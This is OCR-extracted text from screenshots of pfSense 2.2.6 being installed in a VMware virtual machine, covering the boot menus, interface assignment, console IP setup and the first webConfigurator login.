
Virtualization VMware

Disk 30.2 GB




Package Updater is running as a privileged user

Package management applications are security sensitive.
Running graphical applications as a privileged user should be avoided for security reasons.




All packages are up to date


There are no package updates available for your computer at this time.




```
Welcome to pfSense

  1. Boot Multi User [Enter]
  2. Boot [S]ingle User
  3. [Esc]ape to loader prompt
  4. Reboot

  Options:
  5. [K]ernel: kernel (1 of 2)
  6. Configure Boot [O]ptions...
```




```
Launching the init system... done.
Initializing...................... done.
Starting device manager (devd)...kldload: can't load ums: No such file or direct
ory
kldload: can't load ng_ubt: No such file or directory
kldload: can't load ng_ubt: No such file or directory
done.

[ Press R to enter recovery mode or ]
[  press I to launch the installer  ]

(R)ecovery mode can assist by rescuing config.xml
from a broken hard disk installation, etc.

(I)nstaller may be invoked now if you do
not wish to boot into the liveCD environment at this time.

(C) continues the LiveCD bootup without further pause.

Timeout before auto boot continues (seconds): 9
```




```
pfSense is now rebooting

After the reboot is complete, open a web browser and
enter https://192.168.1.1 (or the LAN IP Address) in the
location bar.

You might need to acknowledge the HTTPS certificate if
your browser reports it as untrusted.  This is normal
as a self-signed certificate is used by default.

*DEFAULT Username*: admin
*DEFAULT Password*: pfsense

Rebooting in 5 seconds. CTRL-C to abort.
Rebooting in 4 seconds. CTRL-C to abort.
Rebooting in 3 seconds. CTRL-C to abort.
Rebooting in 2 seconds. CTRL-C to abort.
Rebooting in 1 second.. CTRL-C to abort.

pfSense is now rebooting.
```




```
Default interfaces not found -- Running interface assignment option.
le0: link state changed to UP
le1: link state changed to UP

Valid interfaces are:

le0    00:0c:29:b1:94:5c   (up)
le1    00:0c:29:b1:94:66   (up)
```




```
Enter the WAN interface name or 'a' for auto-detection
(le0 le1 or a): le0

Enter the LAN interface name or 'a' for auto-detection
NOTE: this enables full Firewalling/NAT mode.
(le1 a or nothing if finished): le1
```




```
*** Welcome to pfSense 2.2.6-RELEASE-cdrom (i386) on pfSense ***

 WAN (wan)       -> le0        -> v4/DHCP4: 192.168.1.101/24
 LAN (lan)       -> le1        ->
 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) pfSense Developer Shell
 4) Reset to factory defaults         13) Upgrade from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

99) Install pfSense to a hard drive, etc.

Enter an option:
```



```
Enter an option: 2

Available interfaces:

1 - WAN (le0 - dhcp, dhcp6)
2 - LAN (le1 - static)

Enter the number of the interface you wish to configure: 1

Configure IPv4 address WAN interface via DHCP? (y/n) n

Enter the new WAN IPv4 address.  Press <ENTER> for none:
> 192.168.1.114

Subnet masks are entered as bit counts (as in CIDR notation) in pfSense.
e.g. 255.255.255.0 = 24
     255.255.0.0   = 16
     255.0.0.0     = 8

Enter the new WAN IPv4 subnet bit count (1 to 31):
> 24

For a WAN, enter the new WAN IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
> 192.168.1.1
```




```
The IPv4 LAN address has been set to 192.168.1.115/24
You can now access the webConfigurator by opening the following URL in your web
browser:
                http://192.168.1.115/
```



Username: admin

Password: •••••••

Enter username and password to login.




Status: Dashboard


System Information

